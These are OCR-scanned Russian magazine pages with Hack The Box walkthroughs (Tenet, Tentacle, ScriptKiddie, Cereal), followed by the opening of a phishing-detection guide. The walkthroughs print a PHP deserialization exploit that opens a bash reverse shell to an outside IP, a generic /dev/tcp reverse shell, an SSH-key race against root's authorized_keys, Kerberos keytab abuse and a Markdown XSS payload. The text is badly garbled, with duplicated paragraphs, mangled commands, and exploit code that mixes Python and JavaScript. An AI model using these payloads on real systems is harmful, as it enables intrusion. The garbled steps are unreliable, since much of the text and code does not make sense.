[Status: 200, Size: 0, Words: 0, Lines: 0, Duration: 61ms]
:: Progress: [1/1] :: Job [1/1] :: 0 req/sec :: Duration [0:00:00] :: Errors: 0 ::
```

Запуск ofac для поиска файлов sator.php

Но к сожалению, нам не удалось найти никаких бэкапов.

ТОЧКА ВХОДА

Не оставим идею с **sator**, и решим проверить подсекцию **sator.tenet.php**. Чтобы обратиться к определенному файлу, нужно указать его адрес в заголовке **Host** HTTP-запроса. Проверить доступ можно с помощью curl:

```
curl -H 'Host: sator.tenet.htb' http://tenet.htb
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /
on this server.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at
sator.tenet.htb Port 80</address>
</body></html>
```

Запрос к виртуальному хосту sator.tenet.htb

Веб-сервер вернул нам дефолтную страницу Apache 2. Значит сайт за здан но-наскорую и добавлен запись в файл **/etc/hosts**:

```
10.10.10.223    sator.tenet.htb
```

Следующий шаг в таки случае — просканировать директории на найденном домене. Но, ноне о комментарии, в очнаясь поиску бэкапы файла **sator.php**. Вот для нам повезло: — находим бэкап и можем скачать его для анализа:

```
ofac -u#1 http://sator.tenet.htb/sator.php
```

```
:: Method           : GET
:: URL              : http://sator.tenet.htb/sator.php
:: Follow redirects : false
:: Calculate times  : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : HTTP status 200,204,301,302,307,401,403,405,500
:: Filter           : Response size: 0

[Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 61ms]
:: Progress: [1/1] :: Job [1/1] :: 0 req/sec :: Duration [0:00:00] :: Errors: 0 ::
```

Поиск файлов sator.php с помощью ofac

ЗАКРЕПЛЕНИЕ

Давай разберемся с кодом. Этот файл ждет, что будет указан параметр **arepo**: в переменной **$arepo** присваивается результат выполнения (строка 23-24). Тем ежемаш ерам класс **DatabaseSaver**, который будет запись ан в файл (строки 2-9). Остается создать экземпляр класса, сохранилось его и передать в качестве данных для записи в файл auto.dat (строки 12-13). Завершающим действием будет сбрасывание в файлу с бэкапом (строка 14).

```
1 <?php
2 class DatabaseSaver
3 {
4     public $user_file = '.htpd';
5     public $data = '/bin/bash -c "bash -i >& /dev/tcp/
10.10.14.107/4141 0>&1"';
6     public function __destruct()
7     {
8         file_put_contents($this->user_file,
9         $this->data);
10    }
11 }
12 $a1 = "http://sator.tenet.htb/sator.php?arepo=" . urlencode(
serialize(new DatabaseSaver));
13 $response = file_get_contents("$a1");
14 $response = file_get_contents("http://10.10.10.223/r.php");
15 ?>
```

Выполнение этот код приведет к ошибкам и получим шелл в сеансе бэкапа:

```
php exploit.php
```

```
Warning: Cannot modify header information - headers already sent by (output started at /home/sator/sator.php:2) in /home/sator/sator.php on line 14
Warning: Cannot modify header information - headers already sent by (output started at /home/sator/sator.php:2) in /home/sator/sator.php on line 15
```

Выполнение файла exploit.php

ПРОДВИЖЕНИЕ

Так как на хосте развернут веб-сервер, где крутится шелл CMS, то первое наше действие что нам нужно сделать — попробовать получить какие-нибудь учетные данные пользователя. Высока вероятность, что эти учетки подойдут для локального пользователя. Для удобства полезно интерактивный шелл с помощью Python 3, а потом покаем директорию WordPress.

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
www-data@tenet:/var/www/html$ ls -lrt
ls -lrt
total 12
-rw-r--r-- 1 root root  375 Dec 10 2018 index.html
-rw-r--r-- 1 root root 1132 Dec 10 2018 index.nginx-debian.html
-rw-r--r-- 1 root root  615 Dec 10 2018 index.debian.html
www-data@tenet:/var/www/html$
```

Содержимое /var/www/html

В WordPress есть место, где учетные данные есть всегда — файл с настройками для подключения к базе данных **wp-config.php**:

```
www-data@tenet:/var/www/html$ cat wp-config.php | grep -v '^#\|^$'
cat wp-config.php | grep -v '^#\|^$'
define( 'DB_NAME', 'database_name_for_tenet' );
define( 'DB_USER', 'root' );
define( 'DB_PASSWORD', 'root' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8' );
define( 'DB_COLLATE', '' );
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );
www-data@tenet:/var/www/html$
```

Содержимое файла wp-config.php

Эти учетные данные позволяют подключиться к базе данных и получить дополнительные данные пользователя, но в этом случае мы можем сразу авторизоваться с ними на сервере по SSH:

```
www-data@tenet:/var/www/html$ ssh -l root root@localhost
root@localhost's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)
root@tenet:~$
```

Успешный вход

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Хакер тоже пользователь, поэтому, хотим получить root, но вряд ли создатели машины просто оставили root-учетку с таким же паролем root-то на внутреннем. Для упрощения поиска в системе полезно сделать LinPEAS, но можно сразу проверить наиболее вероятные места: настройки sudoers, приложения с выставленным битом SUID, спросившимся на root. Вдруг использовать пароль root?

Нам может уже при проверке sudoers? Обычно внимание на команду **sudo -l**:

```
root@tenet:~$ sudo -l
sudo -l
Matching Defaults entries for root on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
root@tenet:~$
```

Запуск sudo -l

Здесь спланировал задан пубпечный язык SSH (переменная **key**). При вызове функции **addkey** в директории **/tmp** создается файл **ssh-*** (переменная **tmpkeys**) и записывается SSH-ключ **key**. А уже после проверки файла функция **checkfile** запускает checksshkey с аргументом в списке открытых ключей (файл **/root/.ssh/authorized_keys**): в временный файл удаляется. В блоке cleanup выполняет функцию **checkaddent**, которая проверяет наличие ключа в списке.

Так как ключ добавляется в список не из интересного скрипта напрямую, а через временный файл, есть вероятность, что мы можем успеть скопировать содержимое файла в новое место после записи в него ключа и перенести этого ключа в список. Подменим такие обратные обычный ssh-сервер (генерированным мы сможем получить доступ к серверу по SSH от имени root). Нужно просто выполнить скрипт, который будет непрерывно записывать из временный файл наш ключ, который мы создадим с помощью ssh-keygen:

```
while true
do
    echo "ssh-rsa AAAA...." | tee /tmp/ssh-*
done
```

```
root@tenet:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:Zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz root@tenet
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|                 |
|                 |
|                 |
|                 |
|                 |
|                 |
|                 |
|                 |
+----[SHA256]-----+
root@tenet:~$
```

Запуск ssh-keygen

Запускаем скрипт, а в другом терминале несколько раз запускаем **enableSSH.sh** в контексте sudo:

```
root@tenet:~$ sudo /usr/local/bin/enableSSH.sh
```

ВЗЛОМ

HTB TENTACLE

ЗАХВАТЫВАЕМ МАШИНУ НА LINUX ПРИ ПОМОЩИ KERBEROS

Сегодня я покажу, как проводить машину Tentacle с площадки Hack The Box. Для этого нам понадобится прощупать через порты и другие сервисы, а также изучить протокол шифрования Windows для получения доступа к машине на Linux и повышение привилегий на ней.

WARNING

Подключаться к машине с HTB рекомендуется через VPN. Не дай отсебятины, где есть выход для HTB данных, так как то же самое в ответ сможет сделать и другим участникам.

РАЗВЕДКА

Сканирование портов

Первым делом прописываем IP машины в файл **/etc/hosts**

```
10.10.10.224    tentacle.htb
```

Сканируем порты скриптом в два прохода:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 -T4 -Pn | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -Sports -A $1
```

Находим четыре открытые порты:

- порт 22 — службы SSH;
- порт 53 — службы DNS;
- порт 88 — службы Kerberos;
- порт 3128 — прокси-сервер Squid 4.11.

С SSH нам пока делать нечего, поскольку учетные данные у нас нет. С DNS и Kerberos тоже пока ничего не сделать. Обращаюсь к порту 3128, видим сообщение об ошибке, но это получаем важные данные — домен и имя пользователя:

Результат сканирования порта прокси-сервера

Находимся доменом и его добавляем в **/etc/hosts**

```
10.10.10.224    realcorp.htb
```

Перебор DNS

Больше ничего сделать не можем, поэтому попробуем поперебрать домены. Для этого используем dnscmd. В параметрах указываем количество потоков (**-threads**), адрес сервера DNS (**-dnsserver**), а словарь берем из сборки Seclists.

```
dnscmd -threads 32 -dnsserver 10.10.10.224 -r subdomain -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt realcorp.htb
```

Получаем несколько новых доменных имен и адресов.

ТОЧКА ВХОДА

Для начала попробуем работает сервер прокси-сервера и служба DNS, логично для начала. Для этого прописываем переменную окружения и запускаем curl через прокси (переменную целиком прокси с помощью proxychains). Наша цель будет прорваться через первый хост в другую сеть. Впоследствии добавит заглушки для маршрутизации пакетов на внутренние сеть.

```
export http_proxy=http://10.10.10.224:3128
curl http://realcorp.htb -v
```

Результат сканирования

На этот раз получаем уже больше открытых портов, а также ошибку 403 — доступ запрещен. Для этого в файлы **/etc/hosts** добавляем **realcorp.htb**. Добавляем его в **/etc/hosts**

```
10.10.10.224    realcorp.htb
```

Читаем на welcome.crt файлы-напоминалки: на полных доменном имени, но и имен хостов. Протокол NFSV3 (MIT-MAGIC Proxy Auth Discovery protocol) служит для того, чтобы один файл PKC (Proxy Auth Config) — конфигурацию прокси. Он передается клиентам (обычно JavaScript с описанием логики, что каждый браузер будет отправлять, в зависимости от URL-адреса, куда ходить).

При описании конфига Squid есть большой параметр **tcp/http/ftp/ssl** из PKC-файла, передающий туда URL и host, а результате ожидает ответ, который какие порты можно или этот адрес. Чтобы получить эти настройки NFSV3 пытаются найти PKC-сервер с помощью спуфа от DHCP-сервера (что маловероятно, но поддерживается), а затем отправляет HTTP-запрос на **http://wpad.[domn]/wpad.dat** и сохраняет полученный файл. Знаю, что человек сам запрашивать будет **wpad.dat**, а сервер.

```
proxychains -q curl wpad.realcorp.htb/wpad.dat
```

Просматриваем код и начинаем адресов сетей, с которых мы раньше не знали. Это отличает нам новые возможности для продвижения. Стоит проверяющие-ping, а также порты, которые есть, а также новые адреса (сервер и проверка в новом сетевом). В результате сканирования нашлись хост 113, а каждая сеть /24 и /112 (в последнем с использованием скриптов отдельно) (спуф

```
proxychains -q nmap 10.241.251.0/24
proxychains -q nmap -6 -p25 10.241.251.113
```

Сканирование сетей

Перед нами OpenSMTPD. А значит, стоит поискать готовые эксплоиты для него.

ЗАКРЕПЛЕНИЕ

Если бы не было Kerberos, то для обращения к базе эксплоитов достаточно запустить **searchsploit**

```
searchsploit OpenSMTPD
```

Эксплоит с порядковым номером 47984 выглядит подходящим. Версия уязвимого продукта здесь больше, чем у нас. Эксплоит может дать удаленное выполнение кода через сервис SMTP. Это описание уязвимости CVE-2020-7247 также указано, что был исправлен из-за неправильного возвращаемого значения при неудачной проверке вида в функции **smtp_mailaddr**: подтверждение отправителя, а также получателя.

Однако в исходном коде этот эксплоит не сработает. Запишется в ваше сообщение пометит просто найти альтернативную версию. Так, перебор нескольких вариантов — на добавление PKC на сервер.

В коде нужно указать свою версию и имена пользователя, которого мы сможем подделать. В качестве нагрузки использим обычный реверс-шелл на bash.

```
bash -i >& /dev/tcp/[IP]/[PORT] 0>&1
```

Так как мы будем выполнять бесконечный цикл на атакующей машине будет подключаться к нашему, реверс чем запускать эту команду, создадим листенер, который будет принимать подключения. В качестве листенера использует netcat (команда **nc**), в дополнение к нему — обертку rlwrap.

```
apt install rlwrap
rlwrap nc -lnp [port]
```

Теперь выполняем эксплоит и получаем бесконечный

ПРОДВИЖЕНИЕ

Поиск пароля

Оказывается мы попали на машину! Так как мы работаем в контексте учетной записи службы, следующий шаг — получить какого-либо пользователя. Чаще всего для этого ищем учетные данные.

Сервер Kerberos не прошелся — в домашней директории сервер нашел конфигурацию того же SMTP-сервера, который называется **smtpd.conf**. А в файле — учетные данные:

Но найденные логин и пароль не позволяют авторизоваться через SSH. Тогда попробуем авторизоваться через Kerberos.

Для работы нужно установить пакет **krb5-user**


```
sudo apt install krb5-user
```

В файл **/etc/hosts** добавляем такую запись.

```
10.10.10.224    srv01.realcorp.htb
```

А также мы должны указать наши учетные данные в **/etc/krb5.conf**

Мы получили тикет с найденным паролем. Проверяем.

```
klist [-]kdestroy
klist
```


Теперь просто подключимся по SSH от имени пользователя, учетные данные у нас собираются из кеша.

Пользователь 2

Шелл в системе мы получили, но пока что ведь он ограничен. Для расширения привилегий мне не хватает прав на запуск скрипта на помощь скрипта PEASS. Скачиваем скрипт на машину и запускаем. Запускаем на скрипт LinPEAS и обнаружили в cronfab задачу, которая выполняется от имени пользователя admin.

Скачивание файлов

Через некоторое время, нужно для применения настройки, авторизуемся по SSH.

Запуск файлов

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Снова авторизуемся с LinPEAS и смотрим, что мы можем доступ к файлу **krb5.keytab**. Это файл таблицы ключей, где содержатся пары имен субъектов Kerberos и зашифрованных ключей, полученных на сервере Kerberos.

Использим ключевую таблицу, мы можем добавить нового пользователя в механизм аутентификации. Добавляем, конечно же, root.

```
kadmin -k -t /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB
```


Добавление пользователя

А теперь аутентифицируемся с заданным паролем

Запуск файлов

Готово! Мы захватили машину и имеем над ней полный контроль.

HTB SCRIPTKIDDIE

АТАКУЕМ METASPLOIT ПРИ ПОМОЩИ METASPLOIT, ЧТОБЫ ЗАХВАТИТЬ ХОСТ.

Raffaele
raffaele@fullmail.com

В Metasploit Framework тоже бывают уязвимости, и в этой статье мы проиллюстрируем одну из них. Через баг в пользовательском скрипте мы захватим другого пользователя, тем приведет к повышению привилегий. Все это и кое-что еще — в рамках проходного легкой машины ScriptKiddie с площадки Hack The Box.

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты рискуешь в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

И машинным IP — 10.10.10.226, добавляем его в `/etc/hosts`:

```
10.10.10.226  scriptkiddie.htb
```

И сканируем порты моим традиционным скриптом:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -Sports -n $1
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9b:b3:7b:f7:07:bb:d8:d2:f3:39 (RSA)
|   256 b7:a1:76:f2:7a:bf:2d:bb:04:ec:f8:ed:e7:2d:24:17 (ECDSA)
|   256 a4:7f:d7:36:ee:83:b0:f0:7b:1f:6a:e5:bb:8d:f7:79 (ED25519)
5000/tcp open  upnp  syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     content-type: text/html; charset=utf-8
|     content-length: 4055
|     date: Wed, 17 Feb 2021 07:42:47 GMT
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport">
|     <link rel="stylesheet">
|     <title>k1d'S H4cK3r 10013</title>
|     <body>
|     <h1>k1d'S H4cK3r 10013</h1>
|     <h2>Welcome to our h4cK3r 5000</h2>
|     <pre>
|     [+] Nmap Output:
|     Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-17 07:42 GMT
|     Nmap scan report for 127.0.0.1
|     Host is up (0.000047s latency).
|     PORT   STATE SERVICE
|     22/tcp open  ssh
|     5000/tcp open  upnp
|     Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
|     [+] Searchsploit Output:
|     Exploits: No Results
|     Shellcodes: No Results
|     [+] Searchsploit -m 47390 /home/k1d/hackers
|     [+] Done!
|     [+] Usage: python3 /home/k1d/hackers/47390.py -b -c -p -s -t -v
|     [+] Example: python3 /home/k1d/hackers/47390.py -b -c -p -s -t -v
|     [+] Enjoy!
|     [+] Thanks to Mr.Sk3pt1c for this 0day!
|     [+] Bye!
|     [+] Exiting...
|     [+] Cleaning...
|     [+] Deleting /home/k1d/hackers/47390.py
```

HTB CERTIFIED

СКАНИРУЕМ САЙТ В ОБХОД ОГРАНИЧЕНИЙ, ЭКСПЛУАТИРУЕМ XSS В MARKDOWN И ПОДДЕЛЫВАЕМ СИСТЕМНУЮ УТИЛИТУ WINDOWS

В этой статье мы пройдем машину Cereal с площадки Hack The Box. На ее примере я покажу, как обходить ограничения Limit при сканировании веб-сайта. Затем: ты узнаешь, как с помощью XSS в Markdown и десериализации объекта C# получить удаленное выполнение кода. После чего попробуем с технологией GraphQL и подделаем учетку зализ. System в Windows при помощи приложения Sellimpersonate Privilege.

Kulbuker
Technical Writer, Certified

WARNING

Подделывать в машине с HTB ревершелл только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты можешь в общий сети с другими участниками.

РАЗВЕДКА


Сканирование портов

IP машины — **10.10.10.217**, добавляем его в **/etc/hosts**

```
10.10.10.217    cereal.htb
```

И проверяем сканированием портов:

```
#!/bin/bash
ports=$(sudo -v && sudo nmap 10 | grep "[0-9] | cut -d "/" -f 1 )
sudo nmap -p$ports -A -vv -v.A//)
```



Результат работы скрипта

В результате работы скрипта узнаем список открытых портов и работающих сервисов:

- порт 22 (TCP) — служба SSH;
- порт 80 (HTTP) — веб-сервер Microsoft IIS 10.0;
- порт 443 (HTTPS) — веб-сервер Microsoft IIS 10.0.

SSH пока что пропускаем, поскольку учетных данных у нас нет. Веб-сервер с 80-го порта перенаправляет на 443-й порт. При этом в SSL-сертификате указано доменное имя **source.cereal.htb** — поэтому добавляем его в **/etc/hosts**


```
10.10.10.217    source.cereal.htb
```

Сканирование веба

Теперь выполняем запрос в браузере, и нас перенаправляет с 80-го порта на 443-й. Зайти заблокированный перешлешь, нет мы принимаем риски, сознаем безответственно. Главное — будет проверить как дел от нас, так что без проблем подтверждаем. И попадаем на форму авторизации.

Форма авторизации на сайте cereal.htb

Если же обратиться по найденному доменному имени, то получим ошибку **Server Error in '/' Application**



Ошибка на сайте source.cereal.htb

Вот с веб-сервером что-нибудь интересного, в данном случае проблемы с перебором доменных имен. Сервер будет проверять как дел от нас, так что без проблем подтверждаем. И попадаем на форму авторизации.

Форма авторизации на сайте source.cereal.htb

Если же обратиться по найденному доменному имени, то получим ошибку **Server Error in '/' Application**

Ошибка на сайте source.cereal.htb

Вот с веб-сервером что-нибудь интересного, в данном случае проблемы с перебором доменных имен. Сервер будет проверять как дел от нас, так что без проблем подтверждаем. И попадаем на форму авторизации.

Форма авторизации на сайте source.cereal.htb

Если же обратиться по найденному доменному имени, то получим ошибку **Server Error in '/' Application**

Ошибка на сайте source.cereal.htb

В ответе видим заголовок **X-Rate-Limit-Limit** и **X-Rate-Limit-Remaining**. Данные заголовки сообщают, что на данный момент у нас осталось 149 запросов. Можно попробовать обойти ограничение, вставив в запрос следующие заголовки:

- X-Originating IP: 127.0.0.1
- X-Forwarded-For: 127.0.0.1
- X-Remote-IP: 127.0.0.1
- X-Remote-Addr: 127.0.0.1
- X-Client IP: 127.0.0.1
- X-Real IP: 127.0.0.1
- X-Host: 127.0.0.1
- X-Forwarded-Host: 127.0.0.1

Но этого сервером не хватит, если добавить этот заголовок, то в ответе будет отсутствовать недоеры **X-Rate-Limit-Limit** и **X-Rate-Limit-Remaining**

Запрос в Burp Repeater

Запрос в Burp Repeater с заголовками X-Rate-Limit-Limit и X-Rate-Limit-Remaining

Сканируем повторно, уже с использованием **X-Real-Ip** (опция **-H**) и отправляем запрос, чтобы проверить, можно ли запросы минимизировать авторизации страницы, не отличают ходим ошибки, а редиректа возвращает **200** (отличный результат):

```
gobuster dir -t 128 -u https://cereal.htb/ -k -o /usr/share/seclists/
Discovery/Web-Content/raft-large-words-lowercase.txt -p phu_html,
aspx -timeout 30s -H "X-Real-Ip: 127.0.0.1" -exclude-length 1948
```

В таком случае стоит выбрать другой критерий оценки, к примеру размер ответа — авторизация использует фиксированный размер страницы и по ответу с размером для сравнения. Для сравнения возьмем ответ, который мы получили в предыдущем запросе. Для сравнения возьмем размер ответа — **-fs**:

```
ffuf -k X-Real-Ip: 127.0.0.1" -o /usr/share/seclists/Discovery/Web-
Content/raft-large-words-lowercase.txt -t 128 -fs 1948 -ac -v
```

Результат сканирования веб-сайта с помощью ffuf

Находим только одну страницу, которая предположительно должна принимать отправленные данные. Для сканирования другого сайта, где нам встретились ошибки, используем gobuster. Благо там нет никаких блокировок:

```
gobuster dir -t 128 -u https://source.cereal.htb/ -k -o /usr/share/
seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -p phu_
html,aspx -timeout 30s
```

Результат сканирования веб-сайта с помощью ffuf

Нам попался каталог **/gitlab**, в это значит, что мы можем попытаться сканировать репозиторий.

ТОЧКА ВХОДА

Для загрузки репозиторий в обычно используют пакет скриптов Git-Tools. Запускаем **rip-git** со следующими аргументами:

- **-k** — не проверять сертификат;
- **-v** — вести логирование;
- **-p** — URL репозиторий.

```
./rip-git.pl -k -v -p https://source.cereal.htb/.git/
```


Дамп с помощью скрипта rip-git

Давай глянем изнутри комментов. Для изучения и разбора репозиторий Git и обмена изменениями есть утилита Git. Для сканирования репозиторий Git нашедшим сервер URL, а также данные, из которых формируется JWT — это ID пользователя и дата начала сессии.

Результат сканирования веб-сайта с помощью JWT

Для сканирования веб-сайта с помощью JWT:

```
gobuster dir -t 128 -u https://cereal.htb/ -k -o /usr/share/seclists/
Discovery/Web-Content/raft-large-words-lowercase.txt -p phu_html,
aspx -timeout 30s -H "X-Real-Ip: 127.0.0.1" -cookie
```



Результат сканирования веб-сайта с помощью JWT

JSON Web Token состоит из трех частей: заголовка (header), полезной нагрузки (payload) и подписи. Заголовок содержит информацию о методе представляет собой объекты JSON, а нагрузка может быть любой — это имена, то время, данные, которые передаются приложению. У заголовка есть следующие поля:

- **alg** — алгоритм, используемый для подписи/шифрования. Является обязательным ключом;
- **typ** — тип токена. Это поле должно иметь значение **JwT**;
- **cty** — тип содержимого.

Третий элемент выглядит как основанная первым двух и зависит от выбранного алгоритма. Можно могут быть перекодированы в компактное представление с помощью кодирования base64 и соединены с разделителем точкой. Для кодирования base64 URL, после чего добавляется подпись и все три элемента разделяются точками. Выглядит примерно, взятый из Wikipedia:

Пример строки JWT

Попробуем злоумышленить себе токен. Для этого нам понадобится любой генератор JWT (jwt), любой сервер — я использовал jwt_tool. Так как с автоматом все хорошо, давай разбираемся с данными: поле **name** будет содержать administrator, а поле **exp** — текущая дата плюс день целый:

```
date -d "7 days" +%s
Tjwt -t '{"alg": "S", "exp":[date]}' | base64 -w0 | echo
"[jwt_tool.py -I -S "HS256" -hp "SAT"] | base64 -w0 | grep
python3 jwt_tool.py -I -S hs256 -p "secretkey123456
-P/Keyset/Jsha/Pkcert" [scriptsnow][jammer]
```

Генерация JWT

У нас есть токен для доступа на страницу **requests** (требует параметры в формате JSON), а что смешивается такого: класс **Request** в файле **Models/Request.cs** и функции **requestDoc** из файла **Client/Services/request.service.js**.

Класс Request

Функция requestDoc

Анализируя исходники далее, узнаем и самих параметры из файла **Client/App/src/Admin/Page/Admin/Page.js**:

Параметры

Так, параметр **joson** содержит в себе другие параметры в формате JSON. Нам нужен параметр **description**, **color** и **flavor**. Но, что важно, мы можем эксплуатировать XSS в Markdown:

```
[a](javascript:eval('var a=document.cookie'))
```

А при обращении к приложению **id** у нас прочитает сохраненные данные, и нам помогает метод **Get** из файла **Controllers/RequestsController.cs** и **Download/Open.cs** из файла **Download/Open.js**:

Метод Get

Нашедшим способ загрузить файл на сервер. Для этого нужно задать URL файла и путь для его сохранения:

Класс Download

Продолжение статьи

HTB CEREAL

ОБКАТАЙ РЕМ САЙТ В ОБХОД ОГРАНИЧЕНИЙ, ЭКСПЛУАТИРУЙ ГОРОД МИКРОСЕРВИСОВ И ПОДДЕЙСТВУЙ СИСТЕМНУЮ УЯЗВИМОСТЬ

ЗАКРЕПЛЕНИЕ

Дрожи собачьим хвостом:

1. Юзер ICS и Manifest, что позволяет выполнять код на JavaScript.
2. Этот же юзер не дёргает полномочия. Ей достаточно прав на сохранённые данные.
3. Есть какой Downloader, который загружает файл на диск. Его нужно сопоставлять с передать в качестве данных. Переменные этого класса должны указывать URL файла на нашем хосте и путь к сохранению в доме проекс uploads.
4. На сервере веб-сервер развешивает любой запуск на ASPX, который будет загружен на сервиной хост, что даст нам удалённое выполнение кода (RCE).


Эксплоит и баги писать на Python 3. Сначала набросаем «болванку». Сразу скрасть подарочить InsecureRequestWarning для отключения проверки сертификата, разорать URL и запустить, а потом, которое содержит куда ей, пока ждёшь ответа. Ответ сохраняем, потом этот парсим. Ответ распарсим в формате JSON. В качестве нагрузки передаем функцию eval, в которой будет декодироваться и выполняться полезная нагрузка из ws_file.

```
import requests
from urllib3.exceptions import InsecureRequestWarning
import base64
requests.packages.urllib3.disable_warnings(category=
InsecureRequestWarning)

URL = "https://cereal.htb/requests"
Jwt = "eyJhbGciOiJIUzI1NiIsInR5cCIkIqKCK29.
eyJsbGlpZCIsMSIsIm9wZCIsMTYwMTYzMTcxNX0.
Pu8FaLvaGpCJFk7UDnh5bbHx7MxaqQmcZUKEQMW8"
var target = "https://cereal.htb/requests";

var ws = "";
var cs_payload = JSON.stringify({"jsonrpc": "2.0",
"id": "cereal-client",
"method": "Session.Ping",
"params": {"sessionid": "cf8bf9be-9651-13ee-ade6-2700a50b8b09"}});
var bin_encodeURIComponent = function(str, callbacks, verify=false)
{
var bytes = (new TextEncoder().encode(str));
var i = bytes.length;
var binstr = Array(i);
var j = 0;
while (i--) {
binstr[j] = String.fromCharCode(bytes[i]);
j = (j + 1) | 0;
}
return encodeURIComponent(binstr.join("", callbacks, verify));
};
req.open("POST", target, false);
req.setRequestHeader("Authorization", "Bearer " + jwt);
req.setRequestHeader("Content-type", "application/jsonrpc");
req.send(cs_payload);
var cs_response = req.responseText;
var bin_cs_payload = JSON.stringify({"jsonrpc": "2.0",
"id": "cereal-client",
"method": "Session.Ping",
"params": {"sessionid": "cf8bf9be-9651-13ee-ade6-2700a50b8b09",
"payload": "eval(ws_file)"}});
var bin_cs_payload = bin_encodeURIComponent(bin_cs_payload, [], false);
req.open("POST", target, false);
req.setRequestHeader("Authorization", "Bearer " + jwt);
req.setRequestHeader("Content-type", "application/jsonrpc");
req.send(bin_cs_payload);
var ws_response = req.responseText;
var ws_response = req.responseJSON;
var ws_file = ws_response.result.payload;
var ws_file = ws_response.result.payload;
var ws_file = ws_response.result.payload
```

РАЗМИНИРУЕМ ПОЧТУ



ПРОСТОЕ РУКОВОДСТВО ПО ВЫЯВЛЕНИЮ ФИШИНГА

Фишинг — один из самых распространенных векторов атак на пользователей корпоративной направленной социальной инженерии. Что неудивительно: электронной почтой мы пользуемся каждый день. В этой статье я разберу конкретные примеры фишинговых писем и расскажу, как искать в них сюрпризы.

АНАЛИЗ ЗАГОЛОВКА

Электронное письмо состоит из трех частей — заголовка, основной части (тела) и иногда вложения. В заголовке содержится маршрута информация сообщения. Он может содержать и другие сведения — тип контента, данные отправителя и адресата, дату получения, абсолютный адрес отправителя, адрес почтового сервера и реальный адрес электронной почты, с которого или на который было отправлено сообщение.

Важные заголовки

Return-Path

Адрес электронного письма Return-Path содержит информацию о статусе доставки. Почтовый сервер читает содержимое заголовка Return-Path для обработки недоставленных или возвращенных отправителю писем. Сервер получателя использует это поле для идентификации «подделанных» писем: запрашивает все разрешенные IP-адреса, связанные с доменом отправителя, и сравнивает их с IP-адресом вторга сообщения. Если совпадений нет, электронное письмо отправляется в спам.

Received

Это поле отображает сведения обо всех серверах, через которые прошло электронное письмо. Последняя запись — первоначальный адрес отправителя.

Reply-To

Адрес электронной почты в этом поле используется для отправки ответного сообщения. В подделках письмо он может отличаться от адреса отправителя.

Received-SPF

Метод SPF (Sender Policy Framework, инфраструктура политики отправителя) подтверждает что сообщение с конкретного домена был отправлено с сервера, который контролируется владельцем этого домена. Если значение этого поля — Pass («Проверка пройдена»), источник письма считается подлинным.

DKIM

Служба DKIM (Domain Keys Identified Mail, метод с доменными ключами) отмечает исходящую почту зашифрованной подписью внутри заголовка, а почтовый сервер получателя расшифровывает ее, используя открытый ключ соответного пользователя, чтобы убедиться, что сообщение не было изменено при пересылке.

X-Headers

Эти поля начинаются обозначаются экспериментальные заголовки или заголовки расширения. Обычно они добавляются поставщиками услуг электронной почты получателя. Для обнаружения спама используются поля типа X-FOSE-Spam и X-Spam-Score.

Рассмотрим следующее электронное сообщение:

Исходные данные в заголовке электронного письма

1. В приведенном выше примере видно, что обратный путь не совпадает с адресом в поле From («От»). Это показывает, что все корреспонденты письма будут возвращены по первому адресу.
